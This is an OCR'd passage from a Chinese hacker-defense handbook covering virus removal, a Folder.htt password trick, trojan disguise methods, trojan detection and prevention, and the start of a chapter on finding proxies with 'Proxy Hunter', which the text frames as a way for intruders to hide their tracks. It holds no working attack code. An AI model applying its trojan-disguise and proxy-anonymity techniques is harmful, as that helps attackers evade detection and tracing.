


图 6-54　安全工具

**步骤 6**：当安全护盾软件运行后，将自动按照用户的设置对系统进行扫描，发现病毒、木马、流氓软件等对象将自动报警，如图 6-55 所示。用户需要根据报警的内容选择相应的工具，将警报的对象进行清除。





图 6-55　安全警报

**2．自动拦截与网络连接的程序**

当安全护盾正常运行且各种监控程序都处于开启状态后，如果本机内有程序与外界建立连接，此时就会弹出“自动拦截程序”警告界面，用户可根据拦截的内容选择相应操作。

具体的操作步骤如下。

**步骤 1**：在安全护盾正常运行时，会自动拦截与外界连接的运行程序并显示安全警报窗口，如图 6-56 所示。





图 6-56　拦截不安全程序

**步骤 2**：如果用户了解现运行的程序，则可单击【解除拦截】按钮，允许该程序通过拦截。若单击【信任此程序】按钮，则安全护盾以后再也不拦截该程序的运行。

**步骤 3**：如果用户对被拦截的程序不熟悉，则尽量单击【保持拦截】按钮，将其程序与网

络连接的程序拒绝，避免木马、病毒、远程控制程序等黑客工具的运行与入侵。若单击【结束此程序】按钮，则被拦截的程序将终止运行。

**步骤 4**：如果用户对被拦截的程序不了解，不知道如何操作时，还可以单击【在线查询信息】按钮，通过 Internet 网络查询该程序的有关信息，确认后再决定如何操作。

## 第 61 招　真假 Desktop.ini 和*.htt 文件

说到真假 Desktop.ini 和.htt 文件，就让人想到“欢乐时光”病毒了，还记得那铺天盖地的各种版本的病毒变形肆虐网络，大有山洪爆发之势的情景吗？现在回忆起来似乎也就只有“真假 Desktop.ini 和.htt”这个话题了。

具体的染毒情况如下。

1）在每个检查到的文件夹下生成 Desktop.ini 和 Folder.htt 文件（这两个文件控制了文件夹在资源管理器中的显示）。

2）在 Windows\System32 和 Windows\Web 中生成 Kjwall.gif。

3）在 Windows 9X 系统中，生成 Windows\system\Kernel.dll 文件，且自动运行。

冠群金辰公司关于这个病毒的报告：

别名：VBS/Redlof.A，HTML.Redlof.A；

传播范围：低　　破坏性：低　　蔓延性：中

### 1. 清除“新欢乐时光”病毒

成功清除“新欢乐时光”病毒的具体操作步骤如下。

**步骤 1**：在【控制面板】窗口中双击“文件夹选项”图标，即可弹出【文件夹选项】对话框，切换至“查看”选项卡，将隐藏文件设为“显示所有文件”选项，如图 6-57 所示。

**注意**　因为“欢乐时光”病毒产生的几个文件：Desktop.ini、Folder.htt 和 Kjwall.gif 都是隐藏的，所以要在显示所有文件时才能将它们查找出来。

**步骤 2**：选择【开始】→【搜索】菜单项，即可弹出【搜索结果】窗口。在搜索关键字文本框中输入“desktop.ini、Folder.htt 和 Kjwall.gif”等关键信息，单击【立即搜索】按钮，即可找到这些隐藏的文件，如图 6-58 所示。




图 6-57 【文件夹选项】对话框

图 6-58 “搜索结果”窗口

**步骤 3**：将“Windows\System”目录中的 Kernel.dll 文件删除之后，重启系统就大功告成

了。再单击各个磁盘就会很畅快了，不会出现停滞。这种手工清除法只是发现病毒，又没有查杀病毒软件时权宜之计，它治标不治本，最好还是用最新的杀毒软件对其进行查杀。

**2．用 Folder.htt 文件加密文件夹**

任何事物都有利弊的方面，这个病毒也不例外。在了解病毒传播方式后，也可仿照病毒传播方式深入了解文件“Folder.htt”有益的一面。这个文件是使用 JavaScript 编写的用来定义打开文件夹行为的超文本文件（可以使用 FrontPage 打开该文件进行简单编辑）。

其中，打开文件夹的行为定义在如下函数中为：

```
Function showfiles(){
Info.innerhtml=L_intro_text+ "<br> <br>" +L_prompt_text;
Showfiles=true;
Document.all.filelist.style.display= "" ;
Document.all.Brand.style.display= "none" ;
Fixsize();
}
```

只需在这个函数中进行必要地修改，就可以改变文件打开的行为。比如，要想在打开该文件夹前先进行安全认证，可以这样修改函数：

```
Function showfiles(){
Var password= "20000203";
Var input;
Input=prompt( "请输入打开密码: ","" );
If (input==password)
{
Info.innerHTML=L_Intro_text+ "<br> <br>" +L_prompt_Text;
showFiles=true;
document.all.filelist.style.display= "";
document.all.brand.style.display= "none" ;
fixsize();
}
Else
{
Alert( "警告，您无权浏览该目录" );
}
}
```

通过修改打开行为的代码，就可以实现对某个目录的简单加密，当然，这种加密的目录很容易解开。不使用 Web 方式打开文件夹，避开执行该程序或直接从 DOS 中进入该文件夹，都可以绕开密码的输入。

## 第 62 招　防范木马的入侵

“黑客”利用计算机系统和软件的漏洞将一段程序植入远端电脑后，可以借助其配套的控制程序来远程控制中毒电脑，肆无忌惮地查看、下载他人电脑中的内容。木马对计算机的危害如此之大，要想彻底查杀木马，应该先识别木马并根据木马的性质特点，将木马从众多的文件中侦查出来，将其彻底删除，从而保证计算机操作系统的安全。

**1．木马都有哪些伪装手段**

越来越多的人对木马的了解和防范意识的加强，对木马传播起到了一定的抑制作用，为此，木马设计者们就开发了多种功能来伪装木马，以达到降低用户警觉，欺骗用户的目的。

下面就来详细了解木马的常用伪装方法。

1）给木马服务端程序更名。木马服务端程序的命名有很大的学问。如果不做任何修改，就使用原来的名字，谁不知道这是个木马程序呢？所以木马的命名也是千奇百怪。不过大多是改为和系统文件名差不多的名字，如果用户对系统文件不够了解，可就危险了。例如有的木马把名字改为 window.exe，还有的就是更改一些后缀名，比如把 dll 改为 d11 等（注意看是数字“11”而非英文字母“ll”）等。

不过，安装到系统文件夹中的木马文件名一般是固定的，只要根据一些查杀木马的文章，按图索骥在系统文件夹中查找特定的文件，就可以断定中了什么木马。因此，现在有很多木马都允许控制端用户自由定制安装后的木马文件名，这样就很难判断所感染的木马类型了。

2）文件捆绑。恶意捆绑文件伪装手段是将木马捆绑到一个安装程序上，当用户在进行该程序安装运行时，木马就偷偷地潜入了系统。这种伪装手段是将木马捆绑到一个安装程序上，当安装程序运行时，木马在用户毫无察觉的情况下，偷偷地进入了系统。被捆绑的文件一般是可执行文件（即 EXE，COM 一类的文件）。这样对一般人的迷惑性很大，而且即使以后重装系统了，如果系统中还保存了那个“游戏”，就有可能再次中招。

3）修改图标。现在已经有木马可以将木马服务端程序的图标，改成 HTML、TXT、ZIP 等各种文件的图标，这就具备了相当大的迷惑性。不过，目前提供这种功能的木马还很少见，并且这种伪装也极易识破，所以完全不必担心。

4）冒充图片文件。这是许多黑客常用来骗别人执行木马的方法，就是将木马说成为图像文件，比如说是照片等，应该说这样是最不合逻辑的，但却使最多人中招。只要入侵者扮成美眉及更改服务端程序的文件名为“类似”图像文件的名称，再假装传送照片给受害者，受害者就会立刻执行它。

5）利用损坏的 zip 文件。将一个木马和一个损坏的 zip 包（可自制）捆绑在一起，然后指定捆绑后的文件为 zip 图标，这样一来，除非别人看了它的后缀，否则点下去将和一般损坏的 zip 没什么两样，根本不知道其实已经有木马在悄悄运行了。

6）把木马伪装成文件夹。把木马文件伪装成文件夹图标后，放在一个文件夹中，然后在外面再套三四个空文件夹，很多人出于连续点击的习惯，点到那个伪装成文件夹木马时，也会收不住鼠标点下去，这样木马就成功运行了。识别方法：不要隐藏系统中已知文件类型的扩展名称即可。

7）利用 WinRar 制作成自释放文件。这是最新的伪装方法，把木马服务端程序和 WinRar 捆绑在一起，将其制作成自释放文件，这样做了以后是非常难以检查的，即使是用最新的杀毒软件也无法发现！识别的方法是查看 WinRar 捆绑的木马文件的“属性”，在“属性”对话框中会发现多出两个标签“档案文件”和“注释”，点选“注释”标签，即可发现木马文件。

8）出错信息显示。众所周知，当在打开一个文件时如果没有任何反应，很可能就是个木马程序。为规避这一缺陷，已有设计者为木马提供了一个出错显示功能。该功能允许在服务端用户打开木马程序时，将弹出一个假的出错信息提示框（内容可自由定义），多是一些诸如“文件已破坏，无法打开！”类信息，当服务端用户信以为真时，木马已经悄悄侵入了系统。

9）定制端口。很多老式的木马端口都是固定的，只要查一下特定的端口就可以知道是否感染了木马。现在很多新式的木马都加入了定制端口的功能，控制端用户可以在 1024～65535 之间任选一个端口作为木马端口（一般不选 1024 以下的端口），这样，要想判断自己所感染的木马类型就十分麻烦。

10）自我销毁。由于在服务端用户打开含有木马的文件后，木马会将自己复制到 Windows

的系统文件夹中(一般位于C:\Windows\system(Windows 9X)或C:\WINNT\system32(Windows NT/2000)下),一般来说,原木马文件和系统文件夹中的木马文件大小一样(捆绑文件的木马除外),只要在近来收到的信件和下载的软件中找到原木马文件,再根据原木马的大小去系统文件夹中查找相同大小的文件,判断一下哪个是木马即可。

而木马的自我销毁功能是指安装完木马后,原木马文件将自动销毁,这样服务端用户就很难找到木马的来源,如果没有查杀木马工具的帮助是很难删除木马的。

11)伪装成应用程序扩展组件。此类属于最难识别的木马,也是骗术最高的木马。木马编写者用自己编制的特洛伊dll替换已知的系统dll,并对所有的函数调用进行过滤,对于正常的调用,使用函数转发器直接转发给被替换的系统dll。对于一些事先约定好的特殊情况,dll会执行一些相对应的操作,一个比较简单的方法是一个进程,虽然所有的操作都在dll中完成会更加隐蔽,但大大增加了程序编写的难度。实际上,这样的木马大多数只是使用dll进行监听,一旦发现控制端的连接请求就激活自身,启动一个捆绑端口的进程进行正常的木马操作。操作结束后关掉进程,继续进入休眠状况。

目前,有些木马就是采用这种内核插入式的嵌入方式,利用远程插入线程技术嵌入dll线程或挂接PSAPI,实现木马程序的隐藏,甚至在Windows NT/2000下都达到了隐藏效果。

**2. 识别出机器中的木马**

使用木马克星之类的软件,可以检测到一些采用打开TCP端口监听和写入注册表启动等方式的常见木马,如SUB7、BO2000、"冰河"等,这些检测木马的软件大多都是利用检测TCP连结、注册表等信息,来判断是否有木马入侵的,也可以通过手动来侦测木马。

一旦感觉自己的计算机感染了木马,最好马上用杀毒软件检查一下自己的计算机,然后不管结果如何,也应该再亲自作一次更深入的调查,确保自己机器安全。经常关注新的和出名的木马特性报告,这将对诊断自己计算机的问题很有帮助。

当出现如下几种情况时,最好检查一下自己的计算机是否中了木马:

1)在浏览网站时出现弹出广告窗口是很正常的事,但如果自己根本没有打开浏览器,而浏览器突然自己打开并进入某个网站。

2)在操作计算机时突然弹出一个警告框或询问框,询问用户一些从来没有在计算机上接触过的问题。

3)Windows系统配置莫名其妙地被更改,如屏保显示的文字、时间和日期、声音大小、鼠标灵敏度,还有CD-ROM的自动运行配置等。

4)硬盘长时间地读盘,软驱灯常亮不灭,网络连接及鼠标屏幕出现异常现象。

当出现上述情况之一时,最简单的方法就是使用"netstat –a"命令查看所有网络连接,如果这时有攻击者通过木马连接,就可以通过这些信息发现异常。通过端口扫描方法也可发现一些简单的木马,它们捆绑的端口不能更改,通过扫描这些固定的端口也可以发现木马是否被植入。但没有上面的种种现象并不代表自己就绝对安全,对于那些隐藏得很深,并且想把自己的机器变成一台可以长期使用"肉鸡"的黑客,就需要自己对入侵木马有超强的敏感度了,而这些能力都是在平常实践过程中日积月累而成的。此外,用户还可以通过软件检查系统进程来发现木马,如利用进程管理软件来查看进程,如果发现可疑进程就杀死它。

发现进程可疑简单的方法是:在EXPLORER.EXE、INTERNAT.EXE、KERNEL32.DLL、MPREXE.EXE、MSGSRV32.EXE、SPOOL32.EXE、IEXPLORE.EXE(如果打开了IE)等绝对正常的进程之外,查看是否出现了其他自己没有运行的程序进程。

此外，还可以通过手动检测、木马启动的系统文件和查看注册表等方式，把那些不明的自行启动执行文件清除掉。在发生系统异常之后，最好将网络线断开再诊断木马。

### 3. 防范木马的入侵

木马一旦被植入就有可能对用户造成极大的损失，最好的办法还是将木马拒之于门外，做到防范于未然。采用下面的方法可以使木马入侵的风险大大降低。

1）及时更新 Windows 安全补丁。因为绝大多数肉鸡都是因为没有及时打补丁，然后就中了别人的网页木马等。

2）安装防火墙和反病毒软件并实时更新病毒库。比如 360 安全卫士、瑞星杀毒软件、瑞星个人防火墙、金山毒霸、江民、天网等。

3）密码不要太过于简单。密码设置过于简单，或者使用有特别意义的数字（比如：生日、纪念日等）作为密码，容易导致账号被盗。

4）电脑每次开机时检查一下系统。养成良好的习惯，电脑在每次开机时都用心检查一下系统安全。

5）不要执行来历不明的软件。最好是在一些知名的网站下载软件，不要下载和运行那些来历不明的软件。在安装软件时最好用杀毒软件查看有没有病毒，再进行安装。

6）不登录来历不明的网站。不要随意访问游戏中或其他地方出现的各类可疑网址，尤其是虚拟物品买卖和各种领奖的网站，这些网站都极有可能含有木马以盗取用户的账号密码。

7）不接受来历不明的邮件。现在许多木马都是通过邮件来传播的，当收到来历不明的邮件时，请不要打开，应尽快删除。并加强邮件监控系统，拒收垃圾邮件。

8）尽量少用共享文件夹。如果必须使用共享文件夹，则最好设置账号和密码保护。千万不要将系统目录设置成共享，最好将系统下默认共享的目录关闭。Windows 系统默认情况下将目录设置成共享状态，这是非常危险的。

9）不要随便留下个人资料。注意不要在聊天室内公开自己的 E-mail 地址等个人资料，因为黑客进行攻击的第一步，就是处心积虑地在网络上收集一切有用的资料，在网络上公开的个人信息很有可能会成为黑客的垫脚石。更不要将重要的口令和资料存放在计算机中，以防止黑客侵入计算机获取这些信息。

### 4. 在“Windows 进程管理器”中管理进程

所谓进程是指系统中应用程序的运行实例，是应用程序的一次动态执行，是操作系统当前运行的执行程序。通常按“Ctrl+Alt+Delete”组合键，即可打开【Windows 任务管理器】窗口，如图 6-59 所示。在“进程”选项卡中可对进程进行查看和管理，如图 6-60 所示。

图 6-59 【Windows 任务管理器】窗口

图 6-60 “进程”设置窗口

要想更好地、更全面地对进程进行管理，还需要借助于“Windows 进程管理器”软件的功能，具体的操作步骤如下。

**步骤 1**：解压缩下载的“Windows 进程管理器”软件，双击“PrcMgr.exe”启动程序图标，即可打开【Windows 进程管理器】窗口，在其中显示了系统当前正在运行的所有进程，如图 6-61 所示。

**步骤 2**：其列表内容与【Windows 任务管理器】窗口中的进程列表相同。选择列表中的其中一个进程选项之后，单击【描述】按钮，即可对其相关信息进行查看，如图 6-62 所示。

图 6-61 【Windows 进程管理器】窗口




图 6-62 查看进程描述信息

**步骤 3**：单击【模块】按钮，即可查看该进程的进程模块，如图 6-63 所示。在进程选项上右击进程选项，从快捷菜单中可以进行一系列操作，如图 6-64 所示。




图 6-63 查看进程模块

图 6-64 操作进程选项

**步骤 4**：如果要查看某进程选项的属性，只用选中此选项之后，单击【查看属性】按钮，即可从打开【属性】对话框中进行查看，如图 6-65 所示。在“端口监听”选项卡中可查看进程的相应端口，如图 6-66 所示。

**步骤 5**：在“系统信息”选项卡中可查看系统的有关信息，并可以监视内存和 CPU 的使用情况，如图 6-67 所示。


图 6-65 【属性】对话框




图 6-66 “端口监听”设置窗口





图 6-67 “系统信息”设置窗口



# 第 7 章　网络代理与追踪技术

**重点提示**

- 代理服务器与代理软件
- 架设超级 Sock5 代理
- 代理软件 CCProxy 中的漏洞
- 利用 SocksCap32 设置动态代理
- IP 动态自由切换
- 组合代理服务器的深入应用
- 防范远程跳板式入侵

**本章精粹：**

本章主要介绍了几款常用网络代理与追踪软件的使用方法，有助于读者在以后应用中避免更多网络追踪和攻击。

为了更好地隐藏自己，黑客在攻击前往往会先找到一些疏于管理或管理员水平不高的网络主机（即所谓的“肉鸡”）作为代理服务器，通过这些主机再去攻击目标系统。有了这些代理服务器，黑客行踪就不易被追踪者所查到，就可以在目标主机中为所欲为了。

## 第 63 招　代理服务器与代理软件

在找到远程主机/服务器的系统漏洞之后，入侵者往往会在入侵时使用各种方法隐藏自己，尽量不去直接与目标主机接触，以免直接暴露给远程主机/服务器。在隐藏自己的各种手段中，使用代理服务器和代理软件是最为常见的一种。

**1．用“代理猎手”找代理**

代理猎手是一款集搜索与验证于一身的软件，可以快速查找网络上的免费 Proxy。其主要特点为：支持多网址段、多端口自动查询；支持自动验证并给出速度评价；支持后续的时间预测；支持用户设置最大连接数（可以做到不影响其他网络程序）并运行自动查找最新版本。最大的特点是搜索速度快，最快可以在十几分钟搜完整个 B 类地址的 65536 个地址。

代理猎手可以通过百度、雅虎、新浪等搜索引擎查找代理猎手下载链接进行下载。

（1）添加搜索任务

在代理猎手安装完毕后，还需要添加相应的搜索任务，具体的操作步骤如下。

**步骤 1**：在【代理猎手】窗口中选择【搜索任务】→【添加任务】菜单项，即可打开【添加搜索任务】对话框，如图 7-1 所示。

**步骤 2**：在“任务类型”下拉列表框中有“定时开始搜索”、“搜索完毕关机”和“搜索网址范围”三个下拉列选项（这里选取“搜索网址范围”选项），单击【下一步】按钮，即可打开【地址范围设置】对话框，如图 7-2 所示。





图 7-1 【添加搜索任务】对话框





图 7-2 【地址范围设置】对话框

**步骤 3**：单击【添加】按钮，即可弹出【添加搜索 IP 范围】对话框，在其中根据实际情况设置 IP 地址范围，如图 7-3 所示。单击【确定】按钮，即可完成 IP 地址范围的添加操作，如图 7-4 所示。

**步骤 4**：在【地址范围设置】对话框中若单击【选取已定义的范围】按钮，则可弹出【预定义的 IP 地址范围】对话框，如图 7-5 所示。单击【添加】按钮，即可打开【添加预设 IP 地址范围】对话框，如图 7-6 所示。





图 7-3 【添加搜索 IP 范围】对话框





图 7-4 添加 IP 范围





图 7-5 【预定义的 IP 地址范围】对话框





图 7-6 【添加预设 IP 地址范围】对话框

**步骤 5**：在其中根据实际情况设置 IP 地址范围，并输入相应的地址范围说明，单击【确定】按钮，即可完成添加操作，如图 7-7 所示。如果在【预定义的 IP 地址范围】对话框中单击【打开】按钮，则可打开【读入地址范围】对话框，如图 7-8 所示。





图 7-7 添加结果显示


图 7-8 【读入地址范围】对话框

**步骤 6**：在其中选择代理猎手已预设 IP 地址范围的文件（这里选择“HongKong.ipr”文件），并将其读入【预定义的 IP 地址范围】对话框中，如图 7-9 所示。再选择需要搜索的 IP 地址范围，单击【使用】按钮，即可将预设的 IP 地址范围添加到搜索 IP 地址范围中。

**步骤 7**：单击【下一步】按钮，即可打开【端口和协议】对话框，如图 7-10 所示。单击【添加】按钮，即可打开【添加端口和协议】对话框，在其中根据实际情况输入相应的端口，如图 7-11 所示。

**步骤 8**：单击【确定】按钮，即可完成添加操作，如图 7-12 所示。单击【完成】按钮，即可完成搜索任务的设置。


图 7-9 选择 IP 地址范围





图 7-10 【端口和协议】对话框


图 7-11 【添加端口和协议】对话框





图 7-12 完成端口和协议的添加

（2）设置参数

在设置好搜索的 IP 地址范围之后，就可以开始进行搜索了，但为了提高搜索效率，还有必要先设置一下代理猎手的各项参数。具体的操作步骤如下。

**步骤 1**：在【代理猎手】窗口中选择【系统】→【参数设置】菜单项，即可打开【运行参数设置】对话框，如图 7-13 所示。在“搜索验证设置”选项卡中可设置“搜索设置”、“验证设置”、“局域网或拨号上网”、“搜索方法”和“其他设置”等选项（这里勾选“启用先 ping 后连的机制”复选框，以提高搜索效果）。

**小技巧** 代理猎手默认的搜索、验证和 Ping 的并发数量分别为 50、80 和 100，如果用户的带宽无法达到，就最好相应地减少各个并发数量，以减轻网络的负担。

**步骤 2**：此外，用户还可在“验证数据设置”选项卡中添加、修改和删除“验证资源地址”及其参数，如图 7-14 所示。





图 7-13 设置搜索参数


图 7-14 设置验证参数

**步骤 3**：在“代理调度设置”选项卡中还可设置代理调度参数，以及代理调度范围等选项，如图 7-15 所示。在“其它设置”选项卡中可设置拨号、搜索验证历史、运行参数等选项，如图 7-16 所示。




图 7-15　设置代理调度参数




图 7-16　其他参数设置

**步骤 4**：在设置好代理猎手的各项参数之后，选择【搜索任务】→【开始搜索】菜单项，即可开始搜索设置的 IP 地址范围。

（3）查看搜索结果

在搜索完毕之后，就可以查看搜索的结果了，具体的操作步骤如下。

**步骤 1**：选择“搜索结果”选项卡，其中“验证状态”为 Free 的代理，即为可以使用的代理服务器，如图 7-17 所示。一般情况下，验证状态为 Free 的代理服务器很少，但只要验证状态为“Good”就可以使用了。

**步骤 2**：在找到可用的代理服务器之后，将其 IP 地址复制到【代理调度】选项卡中，代理猎手就可以自动为服务器进行调度了，多增加几个代理服务器可以有利于网络速度的提高，如图 7-18 所示。

